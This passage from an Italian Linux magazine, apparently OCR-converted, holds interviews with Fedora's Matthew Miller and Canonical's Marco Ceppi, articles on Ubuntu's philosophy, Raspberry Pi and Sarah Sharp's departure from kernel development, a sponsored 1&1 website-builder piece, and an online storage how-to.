icone) non siano facili da raggiungere.

Una delle cose che apprezza di più è vedere come persone diverse fra loro usino Linux in modi che non erano assolutamente nei piani originari di quello che era solo un piccolo progetto. Ad esempio, i tablet e gli smartphone: ama vedere nuovi dispositivi basati sul sistema operativo che ha contribuito a realizzare.

# 4 chiacchiere con il "signor Fedora"

## Abbiamo scambiato quattro chiacchiere con Matthew Miller, Project Leader di Fedora che ci ha detto tutto sulla sua vita privata e professionale

**Linux Magazine • Ciao Matthew, puoi dirci qualcosa su di te?**

**Matthew Miller** • Sono nato a Somerville, nel Massachusetts, uno dei distretti suburbani di Boston (è più vicino alla downtown di Boston di quanto buona parte della stessa città di Boston sia). Sono rimasto lì per circa vent'anni, lavorando presso le università per la maggior parte del mio tempo: prima all'università di Boston, in cui ho costruito e mantenuto la distro "su misura" BU Linux, e poi ad Harvard, in cui ho lavorato al Gruppo Accademico di Informatica presso la scuola di ingegneria.

**LM • Che cosa fai in Red Hat?**

**MM** • Sono il Fedora Project Leader. Alcune persone pensano che questa figura sia una sorta di capo del team di Fedora presso Red Hat, ma non funziona così. Mentre ci sono diversi gruppi di lavoro che pongono la loro attenzione su Fedora presso l'azienda (ad esempio nell'infrastruttura, il meccanismo delle release, ed il controllo della qualità), la maggior parte dei dipendenti di Red Hat lavora su diversi progetti principali, dei quali Fedora è soltanto una delle parti. Quindi, all'interno dell'azienda, il mio lavoro consiste nel coordinare tutte queste persone. Aiuto anche a rappresentare gli interessi della comunità di Fedora all'azienda ed anche quelli di Red Hat alla community.
All'esterno dell'azienda, ho il ruolo del presidente del Fedora Council (***http://fedoraproject.org/wiki/Council***), ovvero la nostra assemblea più alta e strumento di governance. Questa è in qualche modo unica, perché include dei membri designati, alcuni membri eletti, ed altri membri selezionati meritocraticamente da varie parti del progetto, e tutte le decisioni vengono prese considerando l'opinione di tutti. Essere il leader significa aiutare la comunità a capire in quale direzione ed a quale punto di arrivo giungere tramite questa assemblea.

**LM • Fedora è nato come distribuzione per sistemi desktop. Pensi che Fedora**

**possa essere una buona opzione anche nel mondo cloud?**

MM • Assolutamente. Penso che Fedora sia perfetto per questo ambito, perché il ciclo di sviluppo rapido coincide con il generalmente breve ciclo di vita delle istanze del cloud computing. In questo campo, Fedora ha due principali offerte. In primo luogo, la Fedora Cloud Base Image, che è un sistema relativamente minimale basato sul tradizionale sistema di pacchetti e preconfigurato con un init standardizzato che è di fatto progettato per il cloud. Si possono trovare immagini AMI sul sito https://getfedora.org/en/cloud/download/ pronti per girare su server Amazon EC2, e sulla stessa pagina si trovano anche le immagini QCOW2 che girano su OpenStack. Appena il sistema è in esecuzione, si può utilizzare DNF per installare una qualsiasi delle migliaia di pacchetti disponibili nel repository di Fedora oppure dai COPRs, il nostro sistema di repository un po' più "wild west".
In secondo luogo, abbiamo Fedora Atomic Host. Questa è un'immagine cloud progettata per eseguire applicazione in un ambiente "contenuto" (ad esempio, i contenitori Docker). Utilizza un nuovo modello di aggiornamento nel quale i binari di base del sistema operativo vengono aggiornati in stile Git piuttosto che con un gestore di pacchetti tradizionale. Questo si sta evolvendo molto rapidamente, ed abbiamo un interessante nuovo sistema per produrre automaticamente immagini aggiornate con un controllo di qualità automatico ogni due settimane. È ancora agli inizi, ma credo che sarà il futuro del cloud computing.

**LM • Al di là della programmazione, che cosa ti piace fare nel tuo tempo libero?**

MM •Beh, per Fedora dedico la maggior parte del mio tempo ad attività diverse dalla programmazione, quindi diciamo che la programmazione è per me quasi un hobby. Sono anche un appassionato fotografo; voglio dire: chi non lo è oggi, con Instagram ed altre cose... ma sto cercando di portare la cosa al livello successivo con luci da studio fotografico ecc. Inoltre, mi piace molto preparare cocktail, e visto che questa è una rivista italiana devo menzionare il fatto che ho recentemente cominciato a sperimentare con gli amari.

**LM •Che cosa vedi nel futuro di Fedora?**


MM • Spero di vedere Fedora in ogni ambito: desktop, cloud, IoT. Credo che il desktop computing in generale abbia un futuro incerto, visto che le persone si stanno spostando sempre più su dispositivi come i tablet, e sistemi operativi con limitazioni come Chrome OS, Android, ed iOS. Questo apre anche una grande opportunità

**Fig. 1 - Freedom, Friends, Features e First sono le 4 "F" che caratterizzano il progetto Fedora.**

per i sistemi Linux sul desktop. Mentre i computer sono oggi ormai dovunque, la maggior parte delle persone che ha un computer non vuole davvero averne uno. Vogliono tutte le cose utili che un computer può fare (come la gestione di immagini e documenti) ed un computer è fondamentalmente un malvagio requisito per ottenere ciò che vogliono. Queste persone sarebbero molto più contente con una ristretta selezione di "app", senza tutta quella confusione. Ma, anche se pochi, alcuni di noi vogliono davvero un computer in grado di fare tutto. Questa percentuale esisterà sempre. E, mentre i desktop Linux non hanno mai davvero avuto successo nel mercato di massa, per quella frazione di persone Linux è una buona opzione. Quindi, credo che Linux abbia un buon futuro nel mondo desktop, e credo che Fedora fornisca una delle opzioni migliori.
L'Internet of Things è un'altra area interessante. Stiamo ancora organizzandoci, ma credo che alcune delle stesse qualità che fanno di **Fedora Atomic** una buona distro per il cloud computing abbiano senso anche in questo contesto (finché gli aggiornamenti sono disponibili). Per progetti che hanno bisogno di anni di supporto in termini di aggiornamenti (come del resto tanti progetti esistenti), la nostra distribuzione Red Hat Enterprise Linux sarebbe chiaramente una scelta migliore. Noi vogliamo comunque che Fedora Workstation sia una grande piattaforma di sviluppo per le persone che lavorano con l'IoT, a prescindere dal dispositivo che si vuole realizzare.
E non dimentichiamo i server tradizionali. La Fedora Server Edition dimostra che c'è ancora spazio per l'innovazione in questo campo. Abbiamo la **Cockpit Web GUI** (che rende semplice il controllo e la gestione di più server in un modo pulito e moderno senza richiedere l'utilizzo della riga di comando o delle API. E stiamo lavorando sulla costruzione dei Server Roles, che permettono di attivare servizi complessi con un click, accessibili tramite API per poterli inserire nella propria configurazione. Su tutto, penso che il futuro sia luminoso, con un sacco di possibilità. E la nuova struttura di governance di Fedora è progettata in modo da permetterci di adattarci man mano che nuove opportunità diventeranno disponibili.

## LA FILOSOFIA DI UBUNTU

### GNU/Linux per esseri umani

La filosofia di Ubuntu può essere riassunta in due affermazioni differenti: una è il suo stesso nome, ne abbiamo già parlato, che in lingua Zulu significa "io sono ciò che sono per merito di ciò che tutti noi siamo". Vuol dire che Ubuntu è realizzato dalla comunità, per la comunità. Pur essendo un progetto controllato dall'azienda Canonical, che ha preso spesso decisioni impopolari, è in realtà frutto del lavoro di molte altre persone che partecipano in modo volontario e gratuito. Questo vale soprattutto per le varie derivate come Kubuntu, Edubuntu, e Lubuntu. È in base a questa idea che fin dalla nascita del sistema operativo, è stata costituita una fondazione "dormiente" (con un budget di 10 milioni di dollari) che dovrà farsi carico dello sviluppo e promozione di Ubuntu nel caso in cui Canonical dovesse abbandonare il progetto. L'altra affermazione che descrive la filosofia del progetto è una frase un po' provocatoria che venne associata a questa distro soprattutto nei suoi primi anni di vita (è che è tutt'ora lo slogan ufficiale): "GNU/Linux per esseri umani". Ad Ubuntu è infatti d'obbligo riconoscere molti sforzi per la semplificazione di questo sistema operativo. Se non fosse per la distribuzione di Canonical, oggi le distro sarebbero ancora troppo complicate da utilizzare per un utente "normale". E, forse, GNU/Linux stesso non sarebbe andato così avanti nella sua conquista del mondo.

Lo sviluppatore Marco Ceppi

# Marco Ceppi e la sua passione per Ubuntu

**A tu per tu con lo sviluppatore italiano di casa Canonical: cos'ha da rivelarci? Scopriamolo subito!**

**Linux Magazine • Ciao Marco, puoi dirci qualcosa su di te?**

**Marco Ceppi** • Vivo a Washington D.C. e sono un programmatore autodidatta ed un amministratore di sistema.

**LM • Che lavoro svolgi in Canonical?**

**MC** • Sono un membro del team di Juju, in particolare del Juju Charm Community Team, nel quale costruiamo un ecosistema di charms (il formato di pacchetti che viene utilizzato da Juju). Juju è uno dei pochi progetti ulteriori che Canonical supporta al di fuori del sistema operativo Ubuntu, è uno strumento di modelling per servizi di sistema cross platform e cross OS. In poche parole, permette agli utenti di progettare, sviluppare, connettere e scalare servizi ed applicazioni.

**LM • Ubuntu è stato uno dei primi sistemi operativi ad occuparsi del cloud computing. Che cosa ci puoi dire su questo tema?**

**MC** • Ubuntu nel cloud è semplicemente un'estensione dello stesso grande sistema operativo che gli utenti e gli sviluppatori hanno imparato ad amare, il che è probabilmente il motivo per cui è il sistema operativo cloud più popolare finora. Una versione più snella di Ubuntu Server è il cuore del sistema, che poi è lo stesso che è presente in Ubuntu Server ed in Ubuntu Desktop.

**LM • Che cosa fai nel tempo libero?**

**MC** • Io programmo anche nel mio tempo libero, ma mi piace anche andare in barca, fare escursioni nei boschi e restaurare automobili classiche. È bello fare una pausa dall'ingegneria virtuale e lavorare su un tipo di ingegneria più fisica.

**LM • Come vedi Ubuntu nei prossimi anni?**

**MC** • Il futuro di Ubuntu è eccitante. Il progetto ha un progresso molto promettente in svariati settori. Dal Cloud, Server, e Desktop, a Smartphone, Tablet e Internet of Things, il lavoro di Canonical e della community assicura che Ubuntu possa funzionare ovunque, e questo rende il futuro di Ubuntu privo di limiti.

# IoT: un nuovo terreno di conquista

## A fare da padrone del settore è il Raspberry Pi, il progetto ideato da Eben e Liz Upton

Uno dei campi in cui GNU/Linux è il principale protagonista, ed è riuscito a rubare la scena anche ai sistemi proprietari come Windows, è l'Internet of Things. Per chi non lo sapesse, si tratta di oggetti più o meno piccoli e con capacità di calcolo ridotte, il cui funzionamento è basato su una connessione ad Internet. Ed è probabilmente proprio questo il motivo del successo: quando serve un sistema semplice e facilmente configurabile, GNU/Linux non ha rivali. Il progetto che ha fatto fare al mondo passi in avanti notevoli su questo tema è il Raspberry Pi, computer che ha puntato tutto sul Free Open Source Software (la sua distro predefinita è una versione personalizzata di Debian) e che ha contribuito notevolmente a far passare tra gli utenti "comuni" l'idea che ormai anche GNU/Linux possa essere alla portata di tutti. Le persone che stanno dietro a questo grande successo sono Eben e Liz Upton, marito e moglie. Vivono nel regno unito, ed hanno cominciato assieme lo sviluppo del progetto Raspberry Pi nel 2006. All'inizio avevano una serie di idee, basate più che altro sui processori Atmel già utilizzati dal progetto italiano Arduino. Nel 2009 hanno dato vita alla Raspberry Pi Foundation, con sede nel South Cambrisgeshire, per cominciare a lavorare su una scheda basata su processori ARM. Fin dall'inizio, l'idea era di realizzare un sistema di prototipazione che potesse essere facilmente utilizzato nelle scuole, per qualsiasi tipo di progetto i docenti e gli alunni di ogni età potessero avere intenzione di realizzare.

La scelta di puntare sui processori ARM è stata presa proprio per ottenere maggiore velocità e potenza, e consentire quindi l'utilizzo di sistemi operativi GNU/Linux. Si è pensato anche a basare la programmazione sul linguaggio Python, perché è il più semplice da imparare per i bambini. Nel 2011 vennero realizzati i primi prototipi, messi poi all'asta su eBay per ottenere finanziamenti per la produzione in massa. Il progetto incontrò immediatamente il favore del pubblico, ed il primo stock di schede è esaurito in breve tempo. I due fornitori ufficiali (RS e Farnell, tra i più grandi distributori di elettronica del mondo), hanno addirittura avuto problemi con i loro siti Web, a causa dell'enorme numero di visitatori che si connettevano per ordinare le schede. Eben Upton è tutt'ora un progettista di circuiti integrati per la società Broadcom, mentre sua moglie Liz Upton si occupa di organizzare e gestire i progetti educativi promossi dalla Raspberry Pi Foundation.

**Fig. 3 • Recentemente, Raspberry Foundation ha tolto i veli da Zero, il PC più piccolo di un classico Raspberry Pi e disponibile al costo di appena 5 dollari**

**Fig. 2 • Liz e Eben Upton sono i fondatori del progetto Raspberry Pi.**

# Il caso Sarah Sharp

## A lei si deve il funzionamento di USB 3.0 su Linux, ma è stata davvero discriminata?

Quando una comunità di persone cresce tanto quanto quella degli sviluppatori di Linux, finisce inevitabilmente per incorporare persone di ogni genere e nazionalità. E diventa difficile andare sempre d'accordo, a causa delle inevitabili differenze nei punti di vista (che sono dovute alla propria storia personale ed all'ambiente in cui si vive). A ciò, si aggiunge il fatto che la comunità di Linux è virtuale, e su Internet è facile lasciarsi prendere la mano e dire cose che nella vita reale non si direbbero. Questo sta comportando un problema che, se al momento è appena accennato, nei prossimi anni potrebbe diventare più grave: la discriminazione di alcune persone. In particolare, la discriminazione nei confronti delle minoranze, ovvero delle tipologie di persone meno rappresentate all'interno della community. E nella comunità di Linux una delle minoranze più nette è costituita dalle donne: il kernel Linux, ed anche buona parte degli altri progetti correlati, è sviluppato da una popolazione prevalentemente (se non quasi totalmente) maschile di programmatori.

Le donne si stanno facendo spazio all'interno della comunità, e stanno cominciando ad occupare "ruoli" di rilievo, ma vengono bersagliate spesso da commenti offensivi. Il problema è che molte volte questi commenti non sono riferiti al loro lavoro, ma al loro "essere donne". Il caso più eclatante è esploso qualche mese fa con l'abbandono da parte di Sarah Sharp dello sviluppo del kernel Linux.

Fig. 4 • Si deve a Sarah Sharp il corretto funzionamento dei dispositivi USB 3.0 su tutte le distro GNU/Linux

### CHI È SARAH SHARP?

Sarah Sharp è una programmatrice particolarmente esperta, ed è stata praticamente l'unica responsabile dei driver USB 3.0 per Linux. Questi driver, che sono tutt'ora un vanto per la community GNU/Linux dal momento che questo sistema operativo li ha potuti supportare prima di qualsiasi altro sistema (anche prima di Windows e Mac OS X), sono stati realizzati proprio da Sarah. Se oggi possiamo utilizzare gli hard disk USB 3.0 sulla nostra distro GNU/Linux, dobbiamo ringraziare lei. Ma Sarah era stanca di essere continuamente offesa: soprattutto perché non veniva criticata per avere fatto un cattivo lavoro, cosa che avrebbe a suo dire potuto comunque accettare. E del resto, critiche di questo tipo sarebbero legittime (per il diritto di opinione di ciascuno), nonostante i driver da lei realizzati siano i migliori in circolazione.

### "MASCHI CONTRO FEMMINE"

I commenti che Sarah riceveva la criticavano in quanto donna o, per meglio dire, sfruttavano la sua femminilità per insultarla con frasi sessiste. La Sharp spiega: "non è un tipo di comunicazione che funziona per me. Ho bisogno di un dialogo che sia brutale sul piano tecnico, ma rispettoso sul piano personale". Oltretutto, a colpire la sua sensibilità non sono stati soltanto i commenti offensivi contro la sua persona, ma piuttosto il fatto che nessuno potesse essere punito od almeno rimproverato per tali commenti. Il risultato era un meccanismo che alimentava sé stesso: Sarah veniva insultata, e se provava a lamentarsi dell'insulto non solo non venivano presi provvedimenti contro l'autore delle frasi sessiste, ma in certi casi lei riceveva addirittura altri insulti. Questo perché, come lei stessa ha scoperto, il codice di condotta della community di Linux non prevede questo tipo di casi (forse perché all'epoca in cui è stato scritto la community era piccola e quasi totalmente maschile, quindi nessuno si era posto il problema).

### I MOTIVI DELL'ABBANDONO

Sarah Sharp ha spiegato il suo abbandono alla comunità di sviluppo del kernel con poche semplici parole: "Non ho voglia di lavorare con persone a cui è permesso cavarsela nonostante abbiano fatto subdole battute sessiste ed omofobe. Mi sento priva di potere in una comunità che ha un Code of Conflict privo di una lista di comportamenti da evitare, con la stessa comunità

**Fig. 5 • Sarah Sharp ha un blog personale abbastanza aggiornato e che contiene interessanti post. Possiamo visitarlo alla pagina Web *http://sarah.thesharps.us*.**

che non ha il coraggio di premere per questa cosa". Non si tratta, però, di una porta chiusa in modo definitivo: nel suo messaggio di abbandono della comunità ha aggiunto "Forse tornerò un giorno, quando le cose saranno migliorate". Sarah Sharp infatti ha provato in questi anni a modificare il codice di condotta della

> *Alla fine ho capito che non potevo più partecipare ad una comunità nella quale ero rispettata sul piano tecnico ma non potevo chiedere rispetto personale" (Sarah Sharp)*

community dall'interno, ma ha deciso di arrendersi perché al momento vi sono troppe resistenze, ed è evidente che la maggioranza dei collaboratori non ha intenzione di apportare cambiamenti alle relazioni interne della comunità. Non è tuttavia escluso che in futuro possa esserci meno resistenza, e che diventi possibile costruire una community che porti più rispetto alle persone, a prescindere dal loro genere, provenienza geografica, od abitudini personali. Ed a quel punto Sharp sarà disposta ad aiutare la comunità a diventare più moderna

## UN CODICE DI CONDOTTA

### Le regole stilate da Sarah Sharp per rendere una community un luogo tranquillo

**0 DECENZA UMANA BASILARE**

Mantenere quanto più possibile la discussione sul piano tecnico e non personale; eventuali insulti sul piano personale devono essere ritrattati dopo poco tempo.

**1 L'INGRESSO DI NUOVE PERSONE**

Aiutare le persone che vogliono dare il loro primo contributo alla community spiegando loro quali sono le usanze e le procedure standard invece di insultarli perché *"non sanno fare niente"*. Quasi il 90% dei nuovi volontari della community Linux rinuncia perché viene preso a pesci in faccia da chi ne fa già parte.

**2 UNA LISTA DELLE COSE DI CUI SI HA BISOGNO**

Stilando una lista delle necessità della community, i nuovi volontari o comunque chiunque voglia dare una mano ma non sa di cosa occuparsi al momento, ha un'idea di quali progetti può scegliere per cominciare a contribuire

**3 PIANIFICARE UNA SUCCESSIONE**

Invece di mantenere sempre le stesse persone negli stessi ruoli, è consigliabile cambiare i ruoli promuovendo chi ha fatto un buon lavoro e "degradando" chi invece ha causato problemi.

**4 EMPATIA E DINAMICHE SOCIALI**

Dare la stessa stima personale a sviluppatori, persone che presentano nuovi bug e a chi contribuisce con materiale diverso dal codice. Assicurarsi che nelle votazioni la voce più forte non vinca semplicemente facendo scappare gli altri.

**5 DIVERSITÀ**

La leadership dovrebbe includere il 30% di persone che fanno riferimento a nuovi gruppi o comunque principianti, in modo da tenere in considerazione le opinioni diverse e nuove, invece di ascoltare sempre solo le stesse persone. Considerare la differenza di genere e la presenza di bambini non un problema, anche nelle presentazioni ed i convegni. La diversità non è solo una questione di pubbliche relazioni, ma anche un modo per arricchire la comunità.

Secondo Sarah Sharp, questi passi dovrebbero essere percorsi in questo ordine. Non ha senso avere un codice di condotta che permette di portare anche bambini ad un convegno, ma consentire l'accesso al convegno anche a persone che sono conosciute per bullizzare donne e bambini

# BASTA CON LE GIUSTIFICAZIONI PER NON ENTRARE NELLA RETE!

**Il mercato del Web ed aziende come 1&1 hanno creato concrete soluzioni per smentire i dubbi delle PMI che ancora non hanno un sito Internet**

Negli ultimi dieci anni il progresso tecnologico ha contribuito costantemente ad aumentare le potenzialità e gli strumenti a disposizione delle nuove generazioni di imprenditori per distinguersi nella grande Rete. L'opportunità di organizzare facilmente un viaggio on-line, di creare un network tra più imprese e di comunicare con colleghi sparsi in tutto il mondo con un semplice clic, ad esempio, ha consolidato sempre più il ruolo che Internet ricopre nel mondo del business. Da un recente sondaggio Doxa, è emerso che solo il 56% delle PMI utilizza un sito Internet per promuoversi. Sebbene i titolari di imprese possano facilmente trovare una serie di giustificazioni per non avere ancora uno spazio in Rete, l'industria del Web ha introdotto recentemente delle soluzioni in grado di porre fine una volta per tutte a queste scuse.

## "NON HO TEMPO"

La principale scusa tra le PMI è l'ammontare del tempo richiesto per la creazione e per la gestione di un sito Web. Scusa giustificata. In media, una start-up o una piccola impresa è composta da 1-4 impiegati che ricoprono diversi ruoli durante la giornata, dal presidente/titolare alla segretaria. Una soluzione per questo tipo di azienda può essere quella di utilizzare un'applicazione per la creazione del sito Web basata sul modello "do-it-yourself" (**DIY**). Soluzioni di questo tipo offrono template predefiniti, una galleria di immagini e di contenuti da scegliere in base alla categoria del sito e forniscono un valido strumento da utilizzare come punto di partenza per essere presenti in Rete. Creare un sito Web da zero richiede ore di scrittura codice, installazione di software e aggiornamenti periodici. L'opzione DIY fa risparmiare agli utenti questo tempo, e permette loro di dedicarsi al business. Un errore comune spesso commesso dalle PMI pensando di risparmiare tempo è quello di assumere un esperto Web che crei un sito professionale per l'azienda. Oltre a non considerare quanto tempo spesso si spenda per mettere in Rete un sito Internet, se teniamo conto solo del carico di lavoro dello sviluppatore, i tempi di attesa possono allungarsi a diversi giorni prima di ottenere un sito attivo e funzionante o con tutti gli aggiornamenti effettuati. Grazie alla possibilità di creare e gestire in modo autonomo il proprio sito Web, le PMI hanno molto più tempo da dedicare alle loro attività giornaliere, nonché la libertà di prendere decisioni tempestive riguardo alla loro presenza sulla Rete.

**Fig. 1 • Un tool SEO che ci aiuta ad analizzare il posizionamento di un sito Web nei principali motori di ricerca**

## "NO BUDGET"

Una soluzione completamente gestita è una necessità all'interno del mercato del lavoro che le piccole e medie imprese aspettavano da tempo, ma quanto costa? In media, se si assume un progettista o un'agenzia per creare un sito personalizzato, il tempo di lavoro che ci si aspetta di dover investire supera le 15 ore. Il costo rappresenta una grande fetta del budget iniziale che hanno a disposizione le start-up. L'opzione Do-it-Yourself

Fig. 2 • Gli strumenti di 1&1 ci permettono di ottimizzare un sito Web passo dopo passo

offre la stessa flessibilità e libertà, ma alleggerisce l'azienda del peso di un conto così oneroso. Le soluzioni gestite e le opzioni DIY on-line forniscono alle PMI l'opportunità di visibilità sul Web con un investimento ridotto. Facendo poi un passo in avanti oltre alla creazione di un sito Internet, la presenza sui social media è un'altra soluzione che può rivelarsi economicamente vantaggiosa. Creare un posizionamento nei maggiori social media come Facebook, Twitter e Google+ offre alle aziende uno spazio illimitato per comunicare e interagire con il proprio pubblico. Experian Marketing Services ha stimato che i consumatori spendono 16 minuti all'ora in Rete sui social network o nei forum. Questo dato rappresenta un'ottima opportunità per le aziende se queste sono in grado di approfittare dell'attenzione dei consumatori senza il bisogno di un investimento finanziario. Totalmente libero e user-friendly, l'utilizzo dei social media è una chiave importante per attrarre l'attenzione sia degli attuali che dei nuovi utenti verso la propria azienda, il proprio marchio e i propri prodotti
Partendo dall'assunto che essere presenti in Rete con una buona vetrina virtuale può avere per le PMI un reale impatto positivo in termini di business, l'industria del Web ha creato delle soluzioni che permettono di avere un sito nel modo più semplice di sempre. Rispondere ad ogni giustificazione con una soluzione efficiente ed economicamente vantaggiosa, permette oggi ai proprietari di ogni azienda e con qualsiasi background tecnico di avere un concreto e reale successo nella Rete.

## LA SOLUZIONE DI 1&1

Tra le soluzioni DIY che il mercato mette a disposizione delle PMI, 1&1 ha da poco lanciato **MyWebsite 8**, la nuova e migliorata versione della piattaforma per la creazione di siti Web, che vanta ben 8 anni di expertise. Proprio perché oggi essere facilmente reperibili on-line è estremamente necessario, specialmente per le aziende di piccole dimensioni, 1&1 ha deciso di integrare nel MyWebsite un semplice pannello di controllo chiamato **1&1 Online Success Center**, in grado di effettuare un'analisi dei dati associati al sito Web e di proporre automaticamente i contenuti più efficaci per ottimizzare le proprie pagine e aumentare la propria visibilità on-line. La nuova generazione di 1&1 MyWebsite offre tool imbattibili specialmente per le piccole imprese e i liberi professionisti in cerca di un buon posizionamento on-line. Robert Hoffmann, CEO 1&1 Internet Ltd., commenta:

*"Dal 2008 noi di 1&1 abbiamo perseguito l'obiettivo di diventare un partner importante per le piccole imprese migliorando anno dopo anno la nostra piattaforma di creazione siti. Con 1&1 MyWebsite 8 forniamo alle aziende uno strumento assolutamente nuovo da utilizzare per attuare un'efficace strategia on-line.*
*Il nuovo "1&1 Online Success Center" permette alle piccole imprese di essere trovate facilmente sui motori di ricerca, in pochi click"*.


Fig. 3 • Online Success Center è il tool di 1&1 che semplifica la vita delle PMI


# IL TUO ARCHIVIO PERSONALE TRA LE NUVOLE

**Metti al sicuro i file più importanti e gestiscili comodamente da qualsiasi browser**

Di pari passo alla proliferazione di file multimediali è aumentato anche il fabbisogno di storage: è per questo motivo che, complice anche l'abbassamento dei costi di produzione, l'acquisto di periferiche di memorizzazione sempre più capienti è divenuta ormai una pratica comune. Per avere sempre a disposizione i propri file personali senza la necessità di portarsi dietro hard disk o pendrive, esiste una soluzione: utilizzare un servizio di storage on-line. Smart Storage, messo a disposizione da Hosting Solutions, rientra in questa categoria e consente di accedere sia da rete pubblica (Rsync, S3, FTP, FTPS, Web FTP) che da rete del provider (NFS, SMB) ai file archiviati. Per fruire del servizio è necessaria una connessione ad Internet ma grazie a agli hotspot Wi-Fi e alle connessioni dati è facile avere accesso alla Rete. Scopriamo come gestire dal browser il nostro archivio personale on-line.


## Semplice, veloce e intuitivo

**Registriamoci al servizio e muoviamo i primi passi nel nostro archivio sul Web**

### 01 ATTIVAZIONE DEL SERVIZIO

Raggiungiamo la pagina ***www.hostingsolutions.it/storage/bckp01.asp*** e scegliamo il piano più adatto alle nostre esigenze. Seguiamo i vari passaggi fino ad ultimare il processo. Una mail con i dati per accedere al servizio sarà recapitata all'indirizzo fornito in fase di sottoscrizione.

### 02 EFFETTUARE IL LOGIN



Apriamo il browser e digitiamo nella barra degli indirizzi l'URL del punto di accesso FTP (nel formato **nomeutente.cloudhost.it**) indicato nella mail di attivazione; inseriamo ora il nome utente e la password, impostiamo la lingua e premiamo **Login**.

### 03 L'INTERFACCIA DEL SERVIZIO

Dopo aver effettuato correttamente la procedura di login è giunto il momento di iniziare ad organizzare l'archivio on-line. Le operazioni effettuabili sono tutte indicate dai pulsanti gialli: ad esempio, creare una nuova cartella, copiare un file o caricare un file.

### 04 CREAZIONE DI CARTELLE


Suddividere l'archivio in più cartella può aiutarci ad organizzare meglio lo storage. Clicchiamo su **Nuova Cartella**, digitiamo nell'apposito box il nome della cartella che vogliamo creare e, infine, confermiamo cliccando sul segno di spunta verde.

# Proprio come un hard disk locale!

**Ecco come trasferire file, creare archivi e consultare tutti i dati precedentemente caricati**

## 01 UPLOAD DEI FILE

Come in un classico PC, le cartelle vengono aperte con il tasto sinistro del mouse. Per tornare indietro selezioniamo invece **Su**. Per effettuare l'upload clicchiamo su **Carica** e **Choose file**. Selezioniamo dalla finestra di dialogo i file da caricare ed ultimiamo la procedura cliccando sul segno di spunta verde.

## 02 ESTRAZIONE DI UN ARCHIVIO

Per effettuare il caricamento e l'estrazione di un archivio (i formati sono .zip, .tar, .tgz, .gz) selezioniamo **Choose file** posizionato sotto **Archivi**. Per caricare più file o archivi ripetiamo più volte la procedura descritta nel passo precedente. Confermiamo cliccando nuovamente sopra il segno di spunta verde.

## 03 CREARE UN ARCHIVIO

I file presenti nell'archivio possono essere anche inseriti in un archivio compresso: clicchiamo con il tasto sinistro del mouse sulla casella di fianco agli elementi che desideriamo includere e clicchiamo su **Zip**. Ora non resta che scegliere il nome dell'archivio e dare conferma.

## 04 CONSULTAZIONE RAPIDA

Per sfogliare rapidamente l'archivio o avere una visione d'insieme sulle varie cartelle e sottocartelle, clicchiamo su **Elenco** (quadrato dai contorni blu) situato in alto al centro. Una piccola finestra mostra ora la struttura del nostro archivio. Per entrare in una qualsiasi cartella premiamo il tasto **Invio**.

CHMOD cartelle e file

Imposta a tutti i permessi

## 05 SPOSTAMENTO DI FILE

Selezioniamo i file e le cartelle da spostare e clicchiamo su **Sposta**. La casella **Cartella di destinazione** può essere completata manualmente. In alternativa, dopo aver sfogliato l'archivio ed indicato la destinazione, selezioniamo **Imposta a tutti come cartella di destinazione** e confermiamo.

## 06 PERMESSI SUI FILE

Se l'archivio è utilizzato da più utenti, è possibile stabilire i permessi dei file (lettura, scrittura, esecuzione) per ciascuna tipologia di utente (proprietario, gruppo, qualsiasi utente) in maniera simile a quanto avviene in ambiente GNU/Linux.

# WIRESHARK 2.0: IL RITORNO DELLO SQUALO


**Nuova veste grafica, prestazioni migliorate e funzionalità mai viste prima: lo sniffing non è mai stato così semplice!**

*Mario Bonofiglio*

